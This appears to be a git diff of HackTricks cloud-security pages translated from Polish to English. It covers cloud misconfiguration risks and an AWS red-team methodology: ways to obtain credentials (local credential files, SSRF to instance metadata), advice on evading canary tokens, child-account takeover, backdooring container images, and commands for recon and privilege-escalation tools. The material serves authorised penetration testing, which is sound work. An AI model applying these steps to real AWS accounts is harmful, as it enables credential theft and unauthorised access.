- **Błąd w konfiguracji:** Nieprawidłowe zarządzanie lub rotacja dedykowanych adresów IP.
|
||||
- **Ryzyko:** Fałszowanie IP, luki w śledzeniu i potencjalne umieszczanie na czarnej liście, jeśli IP są powiązane z działalnością złośliwą.
|
||||
6. **Niepotrzebne włączanie kontenerów budowlanych**
|
||||
- **Błąd w konfiguracji:** Dodawanie kontenerów budowlanych do sieci Secure Compute, gdy dostęp do backendu nie jest wymagany podczas budowy.
|
||||
- **Ryzyko:** Zwiększona powierzchnia ataku, wydłużone opóźnienia w przydzielaniu zasobów i niepotrzebne zużycie zasobów sieciowych.
|
||||
7. **Brak bezpiecznego zarządzania sekretami omijania**
|
||||
- **Błąd w konfiguracji:** Ujawnianie lub niewłaściwe zarządzanie sekretami używanymi do omijania ochrony wdrożeń.
|
||||
- **Ryzyko:** Nieautoryzowany dostęp do chronionych wdrożeń, co pozwala atakującym manipulować lub wdrażać złośliwy kod.
|
||||
8. **Ignorowanie konfiguracji failover regionu**
|
||||
- **Błąd w konfiguracji:** Nie skonfigurowanie pasywnych regionów failover lub nieprawidłowe skonfigurowanie ustawień failover.
|
||||
- **Ryzyko:** Przestoje usług podczas awarii głównego regionu, co prowadzi do zmniejszonej dostępności i potencjalnej niespójności danych.
|
||||
9. **Przekroczenie limitów połączeń peeringu VPC**
|
||||
- **Błąd w konfiguracji:** Próba nawiązania większej liczby połączeń peeringu VPC niż dozwolony limit (np. przekroczenie 50 połączeń).
|
||||
- **Ryzyko:** Niemożność bezpiecznego połączenia z niezbędnymi usługami backendowymi, co powoduje niepowodzenia wdrożeń i zakłócenia operacyjne.
|
||||
10. **Niebezpieczne ustawienia sieciowe**
|
||||
- **Błąd w konfiguracji:** Słabe zasady zapory, brak szyfrowania lub niewłaściwa segmentacja sieci w sieci Secure Compute.
|
||||
- **Ryzyko:** Przechwytywanie danych, nieautoryzowany dostęp do usług backendowych i zwiększona podatność na ataki.
|
||||
1. **Incorrect AWS Region Selection**
|
||||
- **Misconfiguration:** Choosing an AWS region for the Secure Compute network that doesn't match the backend services' region.
|
||||
- **Risk:** Increased latency, potential data residency compliance issues, and degraded performance.
|
||||
2. **Overlapping CIDR Blocks**
|
||||
- **Misconfiguration:** Selecting CIDR blocks that overlap with existing VPCs or other networks.
|
||||
- **Risk:** Network conflicts leading to failed connections, unauthorized access, or data leakage between networks.
|
||||
3. **Improper VPC Peering Configuration**
|
||||
- **Misconfiguration:** Incorrectly setting up VPC peering (e.g., wrong VPC IDs, incomplete route table updates).
|
||||
- **Risk:** Unauthorized access to backend infrastructure, failed secure connections, and potential data breaches.
|
||||
4. **Excessive Project Assignments**
|
||||
- **Misconfiguration:** Assigning multiple projects to a single Secure Compute network without proper isolation.
|
||||
- **Risk:** Shared IP exposure increases the attack surface, potentially allowing compromised projects to affect others.
|
||||
5. **Inadequate IP Address Management**
|
||||
- **Misconfiguration:** Failing to manage or rotate dedicated IP addresses appropriately.
|
||||
- **Risk:** IP spoofing, tracking vulnerabilities, and potential blacklisting if IPs are associated with malicious activities.
|
||||
6. **Including Build Containers Unnecessarily**
|
||||
- **Misconfiguration:** Adding build containers to the Secure Compute network when backend access isn't required during builds.
|
||||
- **Risk:** Expanded attack surface, increased provisioning delays, and unnecessary consumption of network resources.
|
||||
7. **Failure to Securely Handle Bypass Secrets**
|
||||
- **Misconfiguration:** Exposing or mishandling secrets used to bypass deployment protections.
|
||||
- **Risk:** Unauthorized access to protected deployments, allowing attackers to manipulate or deploy malicious code.
|
||||
8. **Ignoring Region Failover Configurations**
|
||||
- **Misconfiguration:** Not setting up passive failover regions or misconfiguring failover settings.
|
||||
- **Risk:** Service downtime during primary region outages, leading to reduced availability and potential data inconsistency.
|
||||
9. **Exceeding VPC Peering Connection Limits**
|
||||
- **Misconfiguration:** Attempting to establish more VPC peering connections than the allowed limit (e.g., exceeding 50 connections).
|
||||
- **Risk:** Inability to connect necessary backend services securely, causing deployment failures and operational disruptions.
|
||||
10. **Insecure Network Settings**
|
||||
- **Misconfiguration:** Weak firewall rules, lack of encryption, or improper network segmentation within the Secure Compute network.
|
||||
- **Risk:** Data interception, unauthorized access to backend services, and increased vulnerability to attacks.
|
||||
|
||||
---
|
||||
|
||||
### Zmienne środowiskowe
|
||||
### Environment Variables
|
||||
|
||||
**Cel:** Zarządzanie zmiennymi i sekretami specyficznymi dla środowiska używanymi przez wszystkie projekty.
|
||||
**Purpose:** Manage environment-specific variables and secrets used by all the projects.
|
||||
|
||||
#### Konfiguracje zabezpieczeń:
|
||||
#### Security Configurations:
|
||||
|
||||
- **Ujawnianie wrażliwych zmiennych**
|
||||
- **Błąd w konfiguracji:** Prefiksowanie wrażliwych zmiennych `NEXT_PUBLIC_`, co czyni je dostępnymi po stronie klienta.
|
||||
- **Ryzyko:** Ujawnienie kluczy API, poświadczeń bazy danych lub innych wrażliwych danych publicznie, co prowadzi do naruszeń danych.
|
||||
- **Wrażliwe wyłączone**
|
||||
- **Błąd w konfiguracji:** Jeśli wyłączone (domyślnie), możliwe jest odczytanie wartości wygenerowanych sekretów.
|
||||
- **Ryzyko:** Zwiększone prawdopodobieństwo przypadkowego ujawnienia lub nieautoryzowanego dostępu do wrażliwych informacji.
|
||||
- **Exposing Sensitive Variables**
|
||||
- **Misconfiguration:** Prefixing sensitive variables with `NEXT_PUBLIC_`, making them accessible on the client side.
|
||||
- **Risk:** Exposure of API keys, database credentials, or other sensitive data to the public, leading to data breaches.
|
||||
- **Sensitive disabled**
|
||||
- **Misconfiguration:** If disabled (default) it's possible to read the values of the generated secrets.
|
||||
- **Risk:** Increased likelihood of accidental exposure or unauthorized access to sensitive information.
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,17 +2,17 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
**Przed rozpoczęciem pentestingu** środowiska **AWS** istnieje kilka **podstawowych rzeczy, które musisz wiedzieć** o tym, jak działa AWS, aby pomóc Ci zrozumieć, co musisz zrobić, jak znaleźć błędy konfiguracyjne i jak je wykorzystać.
|
||||
**Before start pentesting** an **AWS** environment there are a few **basics things you need to know** about how AWS works to help you understand what you need to do, how to find misconfigurations and how to exploit them.
|
||||
|
||||
Koncepcje takie jak hierarchia organizacji, IAM i inne podstawowe pojęcia są wyjaśnione w:
|
||||
Concepts such as organization hierarchy, IAM and other basic concepts are explained in:
|
||||
|
||||
{{#ref}}
|
||||
aws-basic-information/
|
||||
{{#endref}}
|
||||
|
||||
## Laboratoria do nauki
|
||||
## Labs to learn
|
||||
|
||||
- [https://github.com/RhinoSecurityLabs/cloudgoat](https://github.com/RhinoSecurityLabs/cloudgoat)
|
||||
- [https://github.com/BishopFox/iam-vulnerable](https://github.com/BishopFox/iam-vulnerable)
|
||||
@@ -22,49 +22,49 @@ aws-basic-information/
|
||||
- [http://flaws.cloud/](http://flaws.cloud/)
|
||||
- [http://flaws2.cloud/](http://flaws2.cloud/)
|
||||
|
||||
Narzędzia do symulacji ataków:
|
||||
Tools to simulate attacks:
|
||||
|
||||
- [https://github.com/Datadog/stratus-red-team/](https://github.com/Datadog/stratus-red-team/)
|
||||
- [https://github.com/sbasu7241/AWS-Threat-Simulation-and-Detection/tree/main](https://github.com/sbasu7241/AWS-Threat-Simulation-and-Detection/tree/main)
|
||||
|
||||
## Metodologia Pentestera/Red Team w AWS
|
||||
## AWS Pentester/Red Team Methodology
|
||||
|
||||
Aby audytować środowisko AWS, bardzo ważne jest, aby wiedzieć: które **usługi są używane**, co jest **eksponowane**, kto ma **dostęp** do czego i jak są połączone wewnętrzne usługi AWS z **zewnętrznymi usługami**.
|
||||
In order to audit an AWS environment it's very important to know: which **services are being used**, what is **being exposed**, who has **access** to what, and how are internal AWS services an **external services** connected.
|
||||
|
||||
Z punktu widzenia Red Team, **pierwszym krokiem do skompromitowania środowiska AWS** jest uzyskanie jakichś **poświadczeń**. Oto kilka pomysłów, jak to zrobić:
|
||||
From a Red Team point of view, the **first step to compromise an AWS environment** is to manage to obtain some **credentials**. Here you have some ideas on how to do that:
|
||||
|
||||
- **Wycieki** w githubie (lub podobnych) - OSINT
|
||||
- **Inżynieria** społeczna
|
||||
- **Ponowne użycie** haseł (wycieki haseł)
|
||||
- Luki w aplikacjach hostowanych w AWS
|
||||
- [**Server Side Request Forgery**](https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf.html) z dostępem do punktu końcowego metadanych
|
||||
- **Odczyt lokalnych plików**
|
||||
- `/home/USERNAME/.aws/credentials`
|
||||
- `C:\Users\USERNAME\.aws\credentials`
|
||||
- 3rd parties **złamane**
|
||||
- **Wewnętrzny** pracownik
|
||||
- [**Cognito** ](aws-services/aws-cognito-enum/index.html#cognito)poświadczenia
|
||||
- **Leaks** in github (or similar) - OSINT
|
||||
- **Social** Engineering
|
||||
- **Password** reuse (password leaks)
|
||||
- Vulnerabilities in AWS-Hosted Applications
|
||||
- [**Server Side Request Forgery**](https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf.html) with access to metadata endpoint
|
||||
- **Local File Read**
|
||||
- `/home/USERNAME/.aws/credentials`
|
||||
- `C:\Users\USERNAME\.aws\credentials`
|
||||
- 3rd parties **breached**
|
||||
- **Internal** Employee
|
||||
- [**Cognito** ](aws-services/aws-cognito-enum/index.html#cognito)credentials
|
||||
|
||||
Lub przez **skomplikowanie niezautoryzowanej usługi** eksponowanej:
|
||||
Or by **compromising an unauthenticated service** exposed:
|
||||
|
||||
{{#ref}}
|
||||
aws-unauthenticated-enum-access/
|
||||
{{#endref}}
|
||||
|
||||
Lub jeśli robisz **przegląd**, możesz po prostu **poprosić o poświadczenia** z tymi rolami:
|
||||
Or if you are doing a **review** you could just **ask for credentials** with these roles:
|
||||
|
||||
{{#ref}}
|
||||
aws-permissions-for-a-pentest.md
|
||||
{{#endref}}
|
||||
|
||||
> [!NOTE]
|
||||
> Po uzyskaniu poświadczeń musisz wiedzieć **do kogo należą te poświadczenia** i **do czego mają dostęp**, więc musisz przeprowadzić podstawową enumerację:
|
||||
> After you have managed to obtain credentials, you need to know **to who do those creds belong**, and **what they have access to**, so you need to perform some basic enumeration:
|
||||
|
||||
## Podstawowa enumeracja
|
||||
## Basic Enumeration
|
||||
|
||||
### SSRF
|
||||
|
||||
Jeśli znalazłeś SSRF na maszynie wewnątrz AWS, sprawdź tę stronę w poszukiwaniu sztuczek:
|
||||
If you found a SSRF in a machine inside AWS check this page for tricks:
|
||||
|
||||
{{#ref}}
|
||||
https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf.html
|
||||
@@ -72,7 +72,8 @@ https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/
|
||||
|
||||
### Whoami
|
||||
|
||||
Jedną z pierwszych rzeczy, które musisz wiedzieć, jest to, kim jesteś (w jakim koncie jesteś i inne informacje o środowisku AWS):
|
||||
One of the first things you need to know is who you are (in where account you are in other info about the AWS env):
|
||||
|
||||
```bash
|
||||
# Easiest way, but might be monitored?
|
||||
aws sts get-caller-identity
|
||||
@@ -88,9 +89,10 @@ aws sns publish --topic-arn arn:aws:sns:us-east-1:*account id*:aaa --message aaa
|
||||
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
|
||||
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/dynamic/instance-identity/document
|
||||
```
|
||||
|
||||
> [!CAUTION]
|
||||
> Zauważ, że firmy mogą używać **canary tokens**, aby zidentyfikować, kiedy **tokeny są kradzione i używane**. Zaleca się sprawdzenie, czy token jest tokenem canary, zanim go użyjesz.\
|
||||
> Więcej informacji [**sprawdź tę stronę**](aws-services/aws-security-and-detection-services/aws-cloudtrail-enum.md#honeytokens-bypass).
|
||||
> Note that companies might use **canary tokens** to identify when **tokens are being stolen and used**. It's recommended to check if a token is a canary token or not before using it.\
|
||||
> For more info [**check this page**](aws-services/aws-security-and-detection-services/aws-cloudtrail-enum.md#honeytokens-bypass).
|
||||
|
||||
### Org Enumeration
|
||||
|
||||
@@ -100,30 +102,30 @@ aws-services/aws-organizations-enum.md
|
||||
|
||||
### IAM Enumeration
|
||||
|
||||
Jeśli masz wystarczające uprawnienia, **sprawdzenie uprawnień każdej jednostki w koncie AWS** pomoże Ci zrozumieć, co Ty i inne tożsamości możecie zrobić oraz jak **eskalować uprawnienia**.
|
||||
If you have enough permissions **checking the privileges of each entity inside the AWS account** will help you understand what you and other identities can do and how to **escalate privileges**.
|
||||
|
||||
Jeśli nie masz wystarczających uprawnień do enumeracji IAM, możesz **ukraść je za pomocą brute force**, aby je ustalić.\
|
||||
Sprawdź **jak przeprowadzić enumerację i brute-forcing** w:
|
||||
If you don't have enough permissions to enumerate IAM, you can **steal bruteforce them** to figure them out.\
|
||||
Check **how to do the numeration and brute-forcing** in:
|
||||
|
||||
{{#ref}}
|
||||
aws-services/aws-iam-enum.md
|
||||
{{#endref}}
|
||||
|
||||
> [!NOTE]
|
||||
> Teraz, gdy **masz pewne informacje o swoich poświadczeniach** (a jeśli jesteś w red team, miejmy nadzieję, że **nie zostałeś wykryty**). Czas ustalić, które usługi są używane w środowisku.\
|
||||
> W następnej sekcji możesz sprawdzić kilka sposobów na **enumerację niektórych powszechnych usług.**
|
||||
> Now that you **have some information about your credentials** (and if you are a red team hopefully you **haven't been detected**). It's time to figure out which services are being used in the environment.\
|
||||
> In the following section you can check some ways to **enumerate some common services.**
|
||||
|
||||
## Services Enumeration, Post-Exploitation & Persistence
|
||||
|
||||
AWS ma zdumiewającą ilość usług, na następnej stronie znajdziesz **podstawowe informacje, enumerację** cheatsheets\*\*,\*\* jak **unikać wykrycia**, uzyskać **persistence** i inne **triki po eksploatacji** dotyczące niektórych z nich:
|
||||
AWS has an astonishing amount of services, in the following page you will find **basic information, enumeration** cheatsheets\*\*,\*\* how to **avoid detection**, obtain **persistence**, and other **post-exploitation** tricks about some of them:
|
||||
|
||||
{{#ref}}
|
||||
aws-services/
|
||||
{{#endref}}
|
||||
|
||||
Zauważ, że **nie** musisz wykonywać całej pracy **ręcznie**, poniżej w tym poście możesz znaleźć **sekcję o** [**automatycznych narzędziach**](#automated-tools).
|
||||
Note that you **don't** need to perform all the work **manually**, below in this post you can find a **section about** [**automatic tools**](#automated-tools).
|
||||
|
||||
Co więcej, na tym etapie możesz odkryć **więcej usług wystawionych dla użytkowników nieautoryzowanych**, które możesz wykorzystać:
|
||||
Moreover, in this stage you might discovered **more services exposed to unauthenticated users,** you might be able to exploit them:
|
||||
|
||||
{{#ref}}
|
||||
aws-unauthenticated-enum-access/
|
||||
@@ -131,7 +133,7 @@ aws-unauthenticated-enum-access/
|
||||
|
||||
## Privilege Escalation
|
||||
|
||||
Jeśli możesz **sprawdzić przynajmniej swoje własne uprawnienia** do różnych zasobów, możesz **sprawdzić, czy możesz uzyskać dalsze uprawnienia**. Powinieneś skupić się przynajmniej na uprawnieniach wskazanych w:
|
||||
If you can **check at least your own permissions** over different resources you could **check if you are able to obtain further permissions**. You should focus at least in the permissions indicated in:
|
||||
|
||||
{{#ref}}
|
||||
aws-privilege-escalation/
|
||||
@@ -139,10 +141,10 @@ aws-privilege-escalation/
|
||||
|
||||
## Publicly Exposed Services
|
||||
|
||||
Podczas enumeracji usług AWS mogłeś znaleźć niektóre z nich **wystawiające elementy do Internetu** (porty VM/Kontenerów, bazy danych lub usługi kolejkowe, migawki lub koszyki...).\
|
||||
Jako pentester/red teamer zawsze powinieneś sprawdzić, czy możesz znaleźć **wrażliwe informacje / luki** w nich, ponieważ mogą one zapewnić Ci **dalszy dostęp do konta AWS**.
|
||||
While enumerating AWS services you might have found some of them **exposing elements to the Internet** (VM/Containers ports, databases or queue services, snapshots or buckets...).\
|
||||
As pentester/red teamer you should always check if you can find **sensitive information / vulnerabilities** on them as they might provide you **further access into the AWS account**.
|
||||
|
||||
W tej książce powinieneś znaleźć **informacje** o tym, jak znaleźć **wystawione usługi AWS i jak je sprawdzić**. Na temat tego, jak znaleźć **luki w wystawionych usługach sieciowych**, zalecałbym **szukać** konkretnej **usługi** w:
|
||||
In this book you should find **information** about how to find **exposed AWS services and how to check them**. About how to find **vulnerabilities in exposed network services** I would recommend you to **search** for the specific **service** in:
|
||||
|
||||
{{#ref}}
|
||||
https://book.hacktricks.wiki/
|
||||
@@ -152,49 +154,52 @@ https://book.hacktricks.wiki/
|
||||
|
||||
### From the root/management account
|
||||
|
||||
Gdy konto zarządzające tworzy nowe konta w organizacji, w nowym koncie tworzona jest **nowa rola**, domyślnie nazwana **`OrganizationAccountAccessRole`** i nadająca politykę **AdministratorAccess** dla **konta zarządzającego**, aby uzyskać dostęp do nowego konta.
|
||||
When the management account creates new accounts in the organization, a **new role** is created in the new account, by default named **`OrganizationAccountAccessRole`** and giving **AdministratorAccess** policy to the **management account** to access the new account.
|
||||
|
||||
<figure><img src="../../images/image (171).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
Aby uzyskać dostęp jako administrator do konta podrzędnego, musisz:
|
||||
So, in order to access as administrator a child account you need:
|
||||
|
||||
- **Skompromitować** konto **zarządzające** i znaleźć **ID** **konta podrzędnego** oraz **nazwy** **ról** (domyślnie OrganizationAccountAccessRole), które pozwalają kontu zarządzającemu uzyskać dostęp jako administrator.
|
||||
- Aby znaleźć konta podrzędne, przejdź do sekcji organizacji w konsoli AWS lub uruchom `aws organizations list-accounts`
|
||||
- Nie możesz znaleźć nazw ról bezpośrednio, więc sprawdź wszystkie niestandardowe polityki IAM i poszukaj jakichkolwiek, które pozwalają na **`sts:AssumeRole` nad wcześniej odkrytymi kontami podrzędnymi**.
|
||||
- **Skompromituj** **podmiot** w koncie zarządzającym z **`sts:AssumeRole` uprawnieniem nad rolą w kontach podrzędnych** (nawet jeśli konto pozwala każdemu z konta zarządzającego na podszywanie się, ponieważ jest to konto zewnętrzne, konkretne uprawnienia `sts:AssumeRole` są konieczne).
|
||||
- **Compromise** the **management** account and find the **ID** of the **children accounts** and the **names** of the **role** (OrganizationAccountAccessRole by default) allowing the management account to access as admin.
|
||||
- To find children accounts go to the organizations section in the aws console or run `aws organizations list-accounts`
|
||||
- You cannot find the name of the roles directly, so check all the custom IAM policies and search any allowing **`sts:AssumeRole` over the previously discovered children accounts**.
|
||||
- **Compromise** a **principal** in the management account with **`sts:AssumeRole` permission over the role in the children accounts** (even if the account is allowing anyone from the management account to impersonate, as its an external account, specific `sts:AssumeRole` permissions are necessary).
|
||||
|
||||
## Automated Tools
|
||||
|
||||
### Recon
|
||||
|
||||
- [**aws-recon**](https://github.com/darkbitio/aws-recon): Narzędzie do **zbierania inwentarza** skoncentrowane na bezpieczeństwie AWS, napisane w Ruby.
|
||||
- [**aws-recon**](https://github.com/darkbitio/aws-recon): A multi-threaded AWS security-focused **inventory collection tool** written in Ruby.
|
||||
|
||||
```bash
|
||||
# Install
|
||||
gem install aws_recon
|
||||
|
||||
# Recon and get json
|
||||
AWS_PROFILE=<profile> aws_recon \
|
||||
--services S3,EC2 \
|
||||
--regions global,us-east-1,us-east-2 \
|
||||
--verbose
|
||||
--services S3,EC2 \
|
||||
--regions global,us-east-1,us-east-2 \
|
||||
--verbose
|
||||
```
|
||||
- [**cloudlist**](https://github.com/projectdiscovery/cloudlist): Cloudlist to **wielochmurowe narzędzie do pozyskiwania zasobów** (nazwy hostów, adresy IP) od dostawców chmury.
|
||||
- [**cloudmapper**](https://github.com/duo-labs/cloudmapper): CloudMapper pomaga w analizie twoich środowisk Amazon Web Services (AWS). Teraz zawiera znacznie więcej funkcji, w tym audyt problemów z bezpieczeństwem.
|
||||
|
||||
- [**cloudlist**](https://github.com/projectdiscovery/cloudlist): Cloudlist is a **multi-cloud tool for getting Assets** (Hostnames, IP Addresses) from Cloud Providers.
|
||||
- [**cloudmapper**](https://github.com/duo-labs/cloudmapper): CloudMapper helps you analyze your Amazon Web Services (AWS) environments. It now contains much more functionality, including auditing for security issues.
|
||||
|
||||
```bash
|
||||
# Installation steps in github
|
||||
# Create a config.json file with the aws info, like:
|
||||
{
|
||||
"accounts": [
|
||||
{
|
||||
"default": true,
|
||||
"id": "<account id>",
|
||||
"name": "dev"
|
||||
}
|
||||
],
|
||||
"cidrs":
|
||||
{
|
||||
"2.2.2.2/28": {"name": "NY Office"}
|
||||
}
|
||||
"accounts": [
|
||||
{
|
||||
"default": true,
|
||||
"id": "<account id>",
|
||||
"name": "dev"
|
||||
}
|
||||
],
|
||||
"cidrs":
|
||||
{
|
||||
"2.2.2.2/28": {"name": "NY Office"}
|
||||
}
|
||||
}
|
||||
|
||||
# Enumerate
|
||||
@@ -224,7 +229,9 @@ python3 cloudmapper.py public --accounts dev
|
||||
python cloudmapper.py prepare #Prepare webserver
|
||||
python cloudmapper.py webserver #Show webserver
|
||||
```
|
||||
- [**cartography**](https://github.com/lyft/cartography): Cartography to narzędzie w Pythonie, które konsoliduje zasoby infrastruktury oraz relacje między nimi w intuicyjnym widoku graficznym zasilanym przez bazę danych Neo4j.
|
||||
|
||||
- [**cartography**](https://github.com/lyft/cartography): Cartography is a Python tool that consolidates infrastructure assets and the relationships between them in an intuitive graph view powered by a Neo4j database.
|
||||
|
||||
```bash
|
||||
# Install
|
||||
pip install cartography
|
||||
@@ -233,15 +240,17 @@ pip install cartography
|
||||
# Get AWS info
|
||||
AWS_PROFILE=dev cartography --neo4j-uri bolt://127.0.0.1:7687 --neo4j-password-prompt --neo4j-user neo4j
|
||||
```
|
||||
- [**starbase**](https://github.com/JupiterOne/starbase): Starbase zbiera zasoby i relacje z usług i systemów, w tym infrastruktury chmurowej, aplikacji SaaS, kontroli bezpieczeństwa i innych, w intuicyjnym widoku graficznym opartym na bazie danych Neo4j.
|
||||
- [**aws-inventory**](https://github.com/nccgroup/aws-inventory): (Używa python2) To narzędzie, które próbuje **odkryć wszystkie** [**zasoby AWS**](https://docs.aws.amazon.com/general/latest/gr/glos-chap.html#resource) utworzone w koncie.
|
||||
- [**aws_public_ips**](https://github.com/arkadiyt/aws_public_ips): To narzędzie do **pobierania wszystkich publicznych adresów IP** (zarówno IPv4/IPv6) związanych z kontem AWS.
|
||||
|
||||
- [**starbase**](https://github.com/JupiterOne/starbase): Starbase collects assets and relationships from services and systems including cloud infrastructure, SaaS applications, security controls, and more into an intuitive graph view backed by the Neo4j database.
|
||||
- [**aws-inventory**](https://github.com/nccgroup/aws-inventory): (Uses python2) This is a tool that tries to **discover all** [**AWS resources**](https://docs.aws.amazon.com/general/latest/gr/glos-chap.html#resource) created in an account.
|
||||
- [**aws_public_ips**](https://github.com/arkadiyt/aws_public_ips): It's a tool to **fetch all public IP addresses** (both IPv4/IPv6) associated with an AWS account.
|
||||
|
||||
### Privesc & Exploiting
|
||||
|
||||
- [**SkyArk**](https://github.com/cyberark/SkyArk)**:** Odkryj najbardziej uprzywilejowanych użytkowników w skanowanym środowisku AWS, w tym AWS Shadow Admins. Używa powershell. Możesz znaleźć **definicję uprzywilejowanych polityk** w funkcji **`Check-PrivilegedPolicy`** w [https://github.com/cyberark/SkyArk/blob/master/AWStealth/AWStealth.ps1](https://github.com/cyberark/SkyArk/blob/master/AWStealth/AWStealth.ps1).
|
||||
- [**pacu**](https://github.com/RhinoSecurityLabs/pacu): Pacu to otwartoźródłowe **ramy eksploatacji AWS**, zaprojektowane do testowania bezpieczeństwa ofensywnego w środowiskach chmurowych. Może **enumerować**, znajdować **błędy konfiguracyjne** i je **eksploatować**. Możesz znaleźć **definicję uprzywilejowanych uprawnień** w [https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam\_\_privesc_scan/main.py#L134](https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam__privesc_scan/main.py#L134) wewnątrz słownika **`user_escalation_methods`**.
|
||||
- Zauważ, że pacu **sprawdza tylko twoje własne ścieżki privesc** (nie w skali całego konta).
|
||||
- [**SkyArk**](https://github.com/cyberark/SkyArk)**:** Discover the most privileged users in the scanned AWS environment, including the AWS Shadow Admins. It uses powershell. You can find the **definition of privileged policies** in the function **`Check-PrivilegedPolicy`** in [https://github.com/cyberark/SkyArk/blob/master/AWStealth/AWStealth.ps1](https://github.com/cyberark/SkyArk/blob/master/AWStealth/AWStealth.ps1).
|
||||
- [**pacu**](https://github.com/RhinoSecurityLabs/pacu): Pacu is an open-source **AWS exploitation framework**, designed for offensive security testing against cloud environments. It can **enumerate**, find **miss-configurations** and **exploit** them. You can find the **definition of privileged permissions** in [https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam\_\_privesc_scan/main.py#L134](https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/iam__privesc_scan/main.py#L134) inside the **`user_escalation_methods`** dict.
|
||||
- Note that pacu **only checks your own privescs paths** (not account wide).
|
||||
|
||||
```bash
|
||||
# Install
|
||||
## Feel free to use venvs
|
||||
@@ -255,7 +264,9 @@ pacu
|
||||
> exec iam__enum_permissions # Get permissions
|
||||
> exec iam__privesc_scan # List privileged permissions
|
||||
```
|
||||
- [**PMapper**](https://github.com/nccgroup/PMapper): Principal Mapper (PMapper) to skrypt i biblioteka do identyfikacji ryzyk w konfiguracji AWS Identity and Access Management (IAM) dla konta AWS lub organizacji AWS. Modeluje różnych użytkowników i role IAM w koncie jako skierowany graf, co umożliwia sprawdzanie **eskalacji uprawnień** oraz alternatywnych ścieżek, którymi atakujący mógłby się posłużyć, aby uzyskać dostęp do zasobu lub akcji w AWS. Możesz sprawdzić **uprawnienia używane do znajdowania ścieżek privesc** w plikach kończących się na `_edges.py` w [https://github.com/nccgroup/PMapper/tree/master/principalmapper/graphing](https://github.com/nccgroup/PMapper/tree/master/principalmapper/graphing)
|
||||
|
||||
- [**PMapper**](https://github.com/nccgroup/PMapper): Principal Mapper (PMapper) is a script and library for identifying risks in the configuration of AWS Identity and Access Management (IAM) for an AWS account or an AWS organization. It models the different IAM Users and Roles in an account as a directed graph, which enables checks for **privilege escalation** and for alternate paths an attacker could take to gain access to a resource or action in AWS. You can check the **permissions used to find privesc** paths in the filenames ended in `_edges.py` in [https://github.com/nccgroup/PMapper/tree/master/principalmapper/graphing](https://github.com/nccgroup/PMapper/tree/master/principalmapper/graphing)
|
||||
|
||||
```bash
|
||||
# Install
|
||||
pip install principalmapper
|
||||
@@ -277,8 +288,10 @@ pmapper --profile dev query 'preset privesc *' # Get privescs with admins
|
||||
pmapper --profile dev orgs create
|
||||
pmapper --profile dev orgs display
|
||||
```
|
||||
- [**cloudsplaining**](https://github.com/salesforce/cloudsplaining): Cloudsplaining to narzędzie do oceny bezpieczeństwa AWS IAM, które identyfikuje naruszenia zasady najmniejszych uprawnień i generuje raport HTML z priorytetem ryzyka.\
|
||||
Pokaże ci potencjalnie **nadmiernie uprawnionego** klienta, polityki inline i aws oraz które **podmioty mają do nich dostęp**. (Sprawdza nie tylko privesc, ale także inne interesujące uprawnienia, zaleca się użycie).
|
||||
|
||||
- [**cloudsplaining**](https://github.com/salesforce/cloudsplaining): Cloudsplaining is an AWS IAM Security Assessment tool that identifies violations of least privilege and generates a risk-prioritized HTML report.\
|
||||
It will show you potentially **over privileged** customer, inline and aws **policies** and which **principals has access to them**. (It not only checks for privesc but also other kind of interesting permissions, recommended to use).
|
||||
|
||||
```bash
|
||||
# Install
|
||||
pip install cloudsplaining
|
||||
@@ -290,20 +303,24 @@ cloudsplaining download --profile dev
|
||||
# Analyze the IAM policies
|
||||
cloudsplaining scan --input-file /private/tmp/cloudsplaining/dev.json --output /tmp/files/
|
||||
```
|
||||
- [**cloudjack**](https://github.com/prevade/cloudjack): CloudJack ocenia konta AWS pod kątem **wrażliwości na przejęcie subdomen** w wyniku rozdzielonych konfiguracji Route53 i CloudFront.
|
||||
- [**ccat**](https://github.com/RhinoSecurityLabs/ccat): Lista repozytoriów ECR -> Pobierz repozytorium ECR -> Wprowadź backdoora -> Wypchnij obraz z backdoorem
|
||||
- [**Dufflebag**](https://github.com/bishopfox/dufflebag): Dufflebag to narzędzie, które **przeszukuje** publiczne migawki Elastic Block Storage (**EBS**) w poszukiwaniu sekretów, które mogły zostać przypadkowo pozostawione.
|
||||
|
||||
### Audyt
|
||||
- [**cloudjack**](https://github.com/prevade/cloudjack): CloudJack assesses AWS accounts for **subdomain hijacking vulnerabilities** as a result of decoupled Route53 and CloudFront configurations.
|
||||
- [**ccat**](https://github.com/RhinoSecurityLabs/ccat): List ECR repos -> Pull ECR repo -> Backdoor it -> Push backdoored image
|
||||
- [**Dufflebag**](https://github.com/bishopfox/dufflebag): Dufflebag is a tool that **searches** through public Elastic Block Storage (**EBS) snapshots for secrets** that may have been accidentally left in.
|
||||
|
||||
### Audit
|
||||
|
||||
- [**cloudsploit**](https://github.com/aquasecurity/cloudsploit)**:** CloudSploit by Aqua is an open-source project designed to allow detection of **security risks in cloud infrastructure** accounts, including: Amazon Web Services (AWS), Microsoft Azure, Google Cloud Platform (GCP), Oracle Cloud Infrastructure (OCI), and GitHub (It doesn't look for ShadowAdmins).
|
||||
|
||||
